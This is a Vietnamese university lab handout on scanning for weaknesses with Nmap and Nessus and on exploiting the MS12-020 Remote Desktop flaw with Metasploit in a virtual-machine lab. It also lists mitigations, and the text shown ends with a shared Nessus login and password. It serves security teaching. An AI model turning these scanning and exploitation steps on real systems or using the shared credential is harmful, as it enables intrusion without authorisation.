

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG**  
**VIỆN CÔNG NGHỆ THÔNG TIN VÀ TRUYỀN THÔNG**

**BÀI TẬP LAB THỰC HÀNH**

**Môn: Cơ sở an toàn thông tin**

**Bài 1: Rà quét các các điểm yếu, lỗ hổng trong hệ thống  
và khai thác lỗ hổng đã biết**

**Hà Nội – 2017**

## MỤC LỤC

MỤC LỤC .....	1
DANH SÁCH BẢNG.....	2
DANH SÁCH HÌNH VẼ.....	3
1 GIỚI THIỆU BÀI THỰC HÀNH .....	4
1.1 Mục đích .....	4
1.2 Yêu cầu .....	4
1.3 Thời gian thực hiện .....	4
1.4 Nhóm thực hành.....	4
2 CƠ SỞ LÝ THUYẾT .....	5
2.1 Tóm tắt kiến thức lý thuyết môn học .....	5
2.1.1 Khái quát môi đe dọa, lỗ hổng .....	5
2.1.2 Lỗ hổng MS12-020 .....	5
2.2 Giới thiệu các công cụ sử dụng.....	6
2.2.1 Công cụ Nmap.....	6
2.2.2 Công cụ Nessus .....	9
2.2.3 Công cụ Metasploit .....	9
3 NỘI DUNG THỰC HÀNH.....	11
3.1 Rà quét các các điểm yếu, lỗ hổng trong hệ thống và khai thác lỗ hổng đã biết..	11
3.1.1 Chuẩn bị môi trường .....	11
3.1.2 Các bước thực hiện.....	12
3.1.3 Kết quả mong muốn .....	25



## DANH SÁCH BẢNG

Bảng 2.1: Một số ví dụ quét Nmap

7

## DANH SÁCH HÌNH VẼ

Hình 2.1: Giao diện Remote Desktop	6
Hình 3.1: Chọn snapshot New	11
Hình 3.2: Sơ đồ mạng	12
Hình 3.3: Trang kết nối thông qua SSL	13
Hình 3.4: Cảnh báo kết nối không an toàn	13
Hình 3.5: Lựa chọn tiếp tục truy cập	14
Hình 3.6: Tạo tài khoản Nessus mới	14
Hình 3.7: Khung nhập mã kích hoạt	15
Hình 3.8: Lựa chọn đăng ký tài khoản Nessus Home	16
Hình 3.9: Nhập tên và email	16
Hình 3.10: Lấy mã kích hoạt được gửi về email	17
Hình 3.11: Chờ download	17
Hình 3.12: Tạo file scan mới	18
Hình 3.13: Điền các thông số cho file scan mới	18
Hình 3.14: Tiến hành rà quét	19
Hình 3.15: Kết quả quét	19
Hình 3.16: Lấy tên dịch vụ và phiên bản dịch vụ	20
Hình 3.17: Lấy thông tin hệ điều hành	21
Hình 3.18: Dùng nmap kiểm tra cổng 3389 mở hay chưa	22
Hình 3.19: Khởi chạy Metasploit	23
Hình 3.20: Các lệnh và kết quả	24
Hình 3.21: Tắt dịch vụ Remote Desktop	25
Hình 3.22: Máy victim trước	26
Hình 3.23: Máy victim sau	27

# 1 GIỚI THIỆU BÀI THỰC HÀNH

## 1.1 Mục đích

- Về kiến thức: Bài thực hành cung cấp cho sinh viên môi trường để áp dụng lý thuyết của môn học vào thực tế.
- Về kỹ năng: Sau khi thực hành xong, sinh viên có khả năng:
  - o Sử dụng một số công cụ rà quét lỗ hổng.
  - o Nắm được quy trình và thực hiện một tấn công khai thác lỗ hổng MS12-020

## 1.2 Yêu cầu

- Nắm được cách sử dụng một số công cụ rà quét lỗ hổng và điểm yếu hệ thống cơ bản.
- Nắm được quy trình và thực hiện một tấn công khai thác lỗ hổng đã biết.

## 1.3 Thời gian thực hiện

- 4 giờ.

## 1.4 Nhóm thực hành

- 1 sinh viên.

## 2 CƠ SỞ LÝ THUYẾT

### 2.1 Tóm tắt kiến thức lý thuyết môn học

#### 2.1.1 *Khái quát mối đe dọa, lỗ hổng*

- Mối đe dọa (Threat):
  - Mối đe dọa là bất kỳ một hành động nào có thể gây hư hại đến các tài nguyên hệ thống (gồm phần cứng, phần mềm, CSDL, các file, dữ liệu, hoặc hạ tầng mạng vật lý,...).
- Lỗ hổng (Vulnerability):
  - Lỗ hổng là bất kỳ điểm yếu nào trong hệ thống cho phép mối đe dọa có thể gây tác hại.
- Quan hệ giữa Mối đe dọa và Lỗ hổng:
  - Các mối đe dọa thường khai thác một hoặc một số lỗ hổng đã biết để thực hiện các cuộc tấn công phá hoại;
  - Nếu tồn tại một lỗ hổng trong hệ thống, sẽ có khả năng một mối đe dọa trở thành hiện thực;
  - Không thể triệt tiêu được hết các mối đe dọa, nhưng có thể giảm thiểu các lỗ hổng, qua đó giảm thiểu khả năng bị tận dụng để tấn công.

Tham khảo: “Hoàng Xuân Dậu. Bài giảng Cơ Sở An Toàn Thông Tin. Học viện Công nghệ BC-VT, 2017. Mục 2.1 Khái niệm mối đe dọa, điểm yếu, lỗ hổng và tấn công.

#### 2.1.2 *Lỗ hổng MS12-020*

Lỗ hổng bảo mật này cho phép thực thi từ xa các đoạn mã độc thông qua dịch vụ Remote Desktop. Lỗ hổng này cho phép kẻ tấn công có thể thực hiện các đoạn mã thực thi từ xa khi gửi tới một chuỗi RDP đặc biệt làm ảnh hưởng tới hệ thống, một ảnh hưởng thường gặp là hệ thống có thể bị DoS dẫn tới khởi động lại máy tính liên tục hoặc thực thi các đoạn mã nguy hiểm khác. Theo mặc định thì tất cả các máy không cho phép dịch vụ Remote Desktop thì sẽ không bị ảnh hưởng bởi lỗi này. Ngược lại các máy tính cho phép sử dụng dịch vụ Remoter Desktop trên hầu hết các phiên bản Windows phổ biến

hiện nay (cả phiên bản máy bàn và phiên bản máy chủ) đều bị ảnh hưởng bởi điểm yếu trên.



**Hình 2.1: Giao diện Remote Desktop**

Hướng dẫn cách khắc phục:

- Tắt dịch vụ Remote Desktop trên máy tính (nếu đang bật) ở máy tính sử dụng hệ điều hành Windows 7
- Cài đặt bản vá lỗ hổng được Microsoft phát hành vào ngày 13/03/2012
- Không sử dụng dịch vụ RDP nếu không thật sự cần thiết: Thực hiện từ Start -> Run -> services.msc -> Stop and/or disable Remote Desktop Services hoặc qua Control panel.
- Sử dụng tường lửa của windows để chặn các truy cập RDP ở mức host
- Chắc rằng network được cấu hình để không cho phép các dịch vụ cần thiết như 3389 từ Internet.
- Hãy enable Network Level authentication (NLA) trong vista và các hệ thống sau này.

## **2.2 Giới thiệu các công cụ sử dụng**

### **2.2.1 Công cụ Nmap**

Nmap (Network Mapper) là một công cụ quét, theo dõi và đánh giá bảo mật một hệ thống mạng được phát triển bởi Gordon Lyon (hay còn được biết đến với tên gọi Fyodor Vaskovich). Nmap là phần mềm mã nguồn mở miễn phí, ban đầu chỉ được phát triển trên

nền tảng Linux sau đó được phát triển trên nhiều nền tảng khác nhau như Windows, Solaris, Mac OS... và phát triển thêm phiên bản giao diện người dùng (zenmap).

Các chức năng của Nmap:

- Phát hiện host trong mạng
- Liệt kê các cổng đang mở trên một host
- Xác định các dịch vụ chạy trên các cổng đang mở cùng với phần mềm và phiên bản đang dùng
- Xác định hệ điều hành của thiết bị
- Chạy các kịch bản đặc biệt

Sử dụng nmap:

- Xác định mục tiêu: Việc đầu tiên khi sử dụng nmap là xác định mục tiêu cần quét, mục tiêu có thể là 1 domain, 1 IP, 1 dải địa chỉ IP, 1 danh sách (file) các IP và domain (xem Bảng 2.1).

**Bảng 2.1: Một số ví dụ quét Nmap**

Quét 1 IP	E:\pentest\nmap>nmap 192.168.1.1
Quét 1 dải IP	E:\pentest\nmap>nmap 192.168.1.1/24
Quét 1 domain	E:\pentest\nmap>nmap google.com
Quét 1 danh sách các mục tiêu từ 1 file với tùy chọn -iL	E:\pentest\nmap>nmap -iL targets.txt

- Phát hiện các host trong mạng (host discovery): Đối với mục tiêu là 1 dải mạng với hàng nghìn host, việc quét hàng nghìn cổng trên mỗi host sẽ tốn rất nhiều thời gian vì vậy việc xác định các host đang chạy sẽ rút ngắn thời gian trong quá trình quét.

Nmap sử dụng một số kỹ thuật sau để thực hiện host discovery:

- TCP SYN Ping: -PS <port list>
- TCP ACK Ping: -PA <port list>
- UDP Ping: -PU <port list>
- ARP Ping (sử dụng trong mạng LAN): -PR



- ICMP type 8 (echo request): -PE
- ICMP type 13 (timestamp request): -PP
- ICMP type 17(Address mask request): -PA
- Các kỹ thuật quét cổng.
  - TCP SYN scan (-sS): nmap gửi một gói tin TCP-SYN tới 1 cổng của mục tiêu. Nếu nhận được ACK\_SYN thì cổng đó đang ở trạng thái open
  - TCP connect scan (-sT): Kỹ thuật này cho kết quả tương tự như TCP SYN scan, nếu nhận được ACK-SYN nmap sẽ gửi gói tin ACK để hoàn tất quá trình bắt tay 3 bước.
  - UDP scan (-sU): nmap gửi gói tin UDP tới 1 cổng của mục tiêu nếu nhận được gói tin ICMP port unreachable error (type 3, code 3) thì cổng đó ở trạng thái close. Nếu nhận được ICMP unreachable errors (type 3, codes 1, 2, 9, 10, or 13) thì cổng đó ở trạng thái filtered. Nếu không nhận được gì thì cổng ở trạng thái open|filtered. Nếu nhận được gói tin UDP thì cổng đó ở trạng thái open.
  - TCP ACK scan (-sA): Kỹ thuật này không dùng để kiểm tra trạng thái của các cổng mà để kiểm tra cấu hình của firewall (cổng nào bị firewall chặn, cổng nào không). Trong này gói tin ACK sẽ được gửi nếu nhận được RST thì cổng đó không bị chặn (unfiltered) nếu không nhận được trả lời hoặc ICMP type 3, code 1, 2, 3, 9, 10, 13 thì cổng đó bị firewall chặn (filtered).
  - Ngoài ra nmap còn có 1 số tùy chọn với các kỹ thuật khác nâng cao (-sY, -sM, -sO, -sZ, -sI)
- Xác định dịch vụ, phiên bản, hệ điều hành. Mặc định sau khi quét các cổng, nmap sẽ xác định dịch vụ đang chạy trên các cổng dựa vào file nmap-services (các cổng mặc định của từng service) tuy nhiên một số server cấu hình các dịch vụ không chạy trên các cổng mặc định. Để xác định rõ cổng nào chạy dịch vụ nào nmap sử dụng tùy chọn -sV. Với tùy chọn này nmap sẽ xác định được dịch vụ và phiên bản phần mềm chạy trên từng cổng dựa vào banner khi kết nối với cổng đó.

### 2.2.2 Công cụ Nessus

Nessus là một công cụ miễn phí scan lỗ hổng bảo mật hiệu quả nhất. Nessus có thể hỗ trợ trên cả môi trường Microsoft và Linux nhưng nó sẽ chạy tốt nhất trên hệ thống Linux.

Chức năng:

- Cho phép thực hiện từ xa hoặc local.
- Cho phép thực hiện quá trình kiểm tra bảo mật, đặc biệt hỗ trợ mô hình Client/Server với giao diện đồ họa GTK, tích hợp ngôn ngữ scripting cho phép tự ghi những plugin.

### 2.2.3 Công cụ Metasploit

Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những components được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.

Metasploit hỗ trợ nhiều giao diện với người dùng:

- Console interface: dùng msfconsole.bat. Msfconsole interface sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm dẻo hơn.
- Web interface: dùng msfweb.bat, giao tiếp với người dùng qua giao diện web.
- Command line interface: dùng msfcli.bat.

Sử dụng Metasploit framework:

- Chọn module exploit: lựa chọn chương trình, dịch vụ lỗi mà Metasploit có hỗ trợ để khai thác.
  - o *show exploits*: xem các module exploit mà framework có hỗ trợ
  - o *use exploit\_name*: chọn module exploit
  - o *info exploit\_name*: xem thông tin về module exploit
- Cấu hình module exploit đã chọn
  - o *show options*: Xác định những options nào cần cấu hình

- *set*: cấu hình cho những option của module đó
- Một vài module còn có những advanced options, ta có thể xem bằng cách gõ dòng lệnh *show advanceds*
- Verify những options vừa cấu hình:
  - *check*: kiểm tra xem những option đã được set chính xác chưa.
- Lựa chọn target: lựa chọn hệ điều hành nào để thực hiện
  - *show targets*: những target được cung cấp bởi module đó
  - *set*: xác định target nào

Ví dụ: msf> use windows\_ssl\_pct

*show targets*

Exploit sẽ liệt kê ra những target như: winxp, winxp SP1, win2000, win2000 SP1


- Lựa chọn payload: payload là đoạn code mà sẽ chạy trên hệ thống remote machine
  - *show payloads*: liệt kê ra những payload của module exploit hiện tại
  - *info payload\_name*: xem thông tin chi tiết về payload đó
  - *set PAYLOAD payload\_name*: xác định payload module name. Sau khi lựa chọn payload nào:
  - *show options* để xem những options của payload đó
  - *show advanced*: xem những advanced options của payload đó
- Thực thi exploit
  - *exploit*: lệnh dùng để thực thi payload code. Payload sau đó sẽ cung cấp cho bạn những thông tin về hệ thống được khai thác

### 3 NỘI DUNG THỰC HÀNH

#### 3.1 Rà quét các điểm yếu, lỗ hổng trong hệ thống và khai thác lỗ hổng đã biết.


##### 3.1.1 Chuẩn bị môi trường

- Chuẩn bị đối tượng: 3 máy PC0, PC1 và PC2 trong cùng 1 mạng LAN.
  - PC0: Máy thật Win 8.1 rà quét lỗ hổng sử dụng Nmap và Nessus.
  - PC1: Máy ảo Win 7 (máy victim) dùng để thử nghiệm tấn công MS12-020, sử dụng snapshot New (xem Hình 3.1)



**Hình 3.1: Chọn snapshot New**

- PC2: Máy ảo cài đặt Kali Linux dùng để tấn công lỗ hổng.
- Mô hình mạng (xem Hình 3.2):




Hình 3.2: Sơ đồ mạng

### 3.1.2 Các bước thực hiện


#### 3.1.2.1 Cài đặt Nessus trên Win 8.1 (máy thật)

- Truy cập trang <http://www.tenable.com/products/nessus/select-your-operating-system>
- Chọn lựa phiên bản download mới nhất phù hợp với hệ điều hành Windows Vista, 2008, 7, 2012, & 8 (32 bits).
- Download và cài đặt Nessus.
- Sau khi cài đặt xong xuất hiện trang kết nối vào trang Welcome to Nessus thông qua SSL (xem Hình 3.3). Click **Connect via SSL** để tiếp tục.




**Hình 3.3: Trang kết nối thông qua SSL**

- Nếu xuất hiện cảnh báo kết nối không an toàn (xem Hình 3.4) thì click **Nâng cao**, chọn **Tiếp tục truy cập localhost (không an toàn)** (xem Hình 3.5).




**Hình 3.4: Cảnh báo kết nối không an toàn**



**Hình 3.5: Lựa chọn tiếp tục truy cập**


- Tạo tài khoản Nessus mới, click **Continue** (xem Hình 3.6).



**Hình 3.6: Tạo tài khoản Nessus mới**

- Xuất hiện khung kích hoạt (xem Hình 3.7). Lựa chọn type là Home, Professional

or Manager. Lấy mã kích hoạt theo hướng dẫn bên dưới.




The image shows the 'Register your scanner' screen in the Nessus interface. At the top, it says 'STEP 2 OF 3' and the Nessus logo. The main heading is 'Register your scanner'. Below this, it instructs the user to 'Enter an activation code below to run your scanner locally or choose one of the dropdown options to run it in managed mode.' There is a 'Scanner Type' dropdown menu with the option 'Home, Professional or Manager' selected. Below that is an 'Activation Code \*' field, which is currently empty and highlighted in yellow. At the bottom, there are three buttons: 'Settings', 'Back', and 'Continue'.

**Hình 3.7: Khung nhập mã kích hoạt**

- Đăng ký tài khoản HOME cho Nessus để lấy mã kích hoạt:
  - o Truy cập trang: <http://www.tenable.com/products/nessus/nessus-plugins/obtain-an-activation-code>.
  - o Lựa chọn **Register now** bên Nessus Home (xem Hình 3.8).




[www.tenable.com/products/nessus/activation-code](https://www.tenable.com/products/nessus/activation-code)




**Hình 3.8: Lựa chọn đăng ký tài khoản Nessus Home**

- Nhập tên và email để đăng ký (xem Hình 3.9).




**Hình 3.9: Nhập tên và email**

- Mã kích hoạt đã được gửi về email. Mở email để lấy mã kích hoạt (xem Hình 3.10).



**Hình 3.10: Lấy mã kích hoạt được gửi về email**

- Nhập mã kích hoạt này vào ô **Activation Code** trong Hình 3.7.
- Chờ download (xem Hình 3.11).




**Hình 3.11: Chờ download**

- Hoặc có thể dùng tài khoản: svptit, mật khẩu: svptit@123.

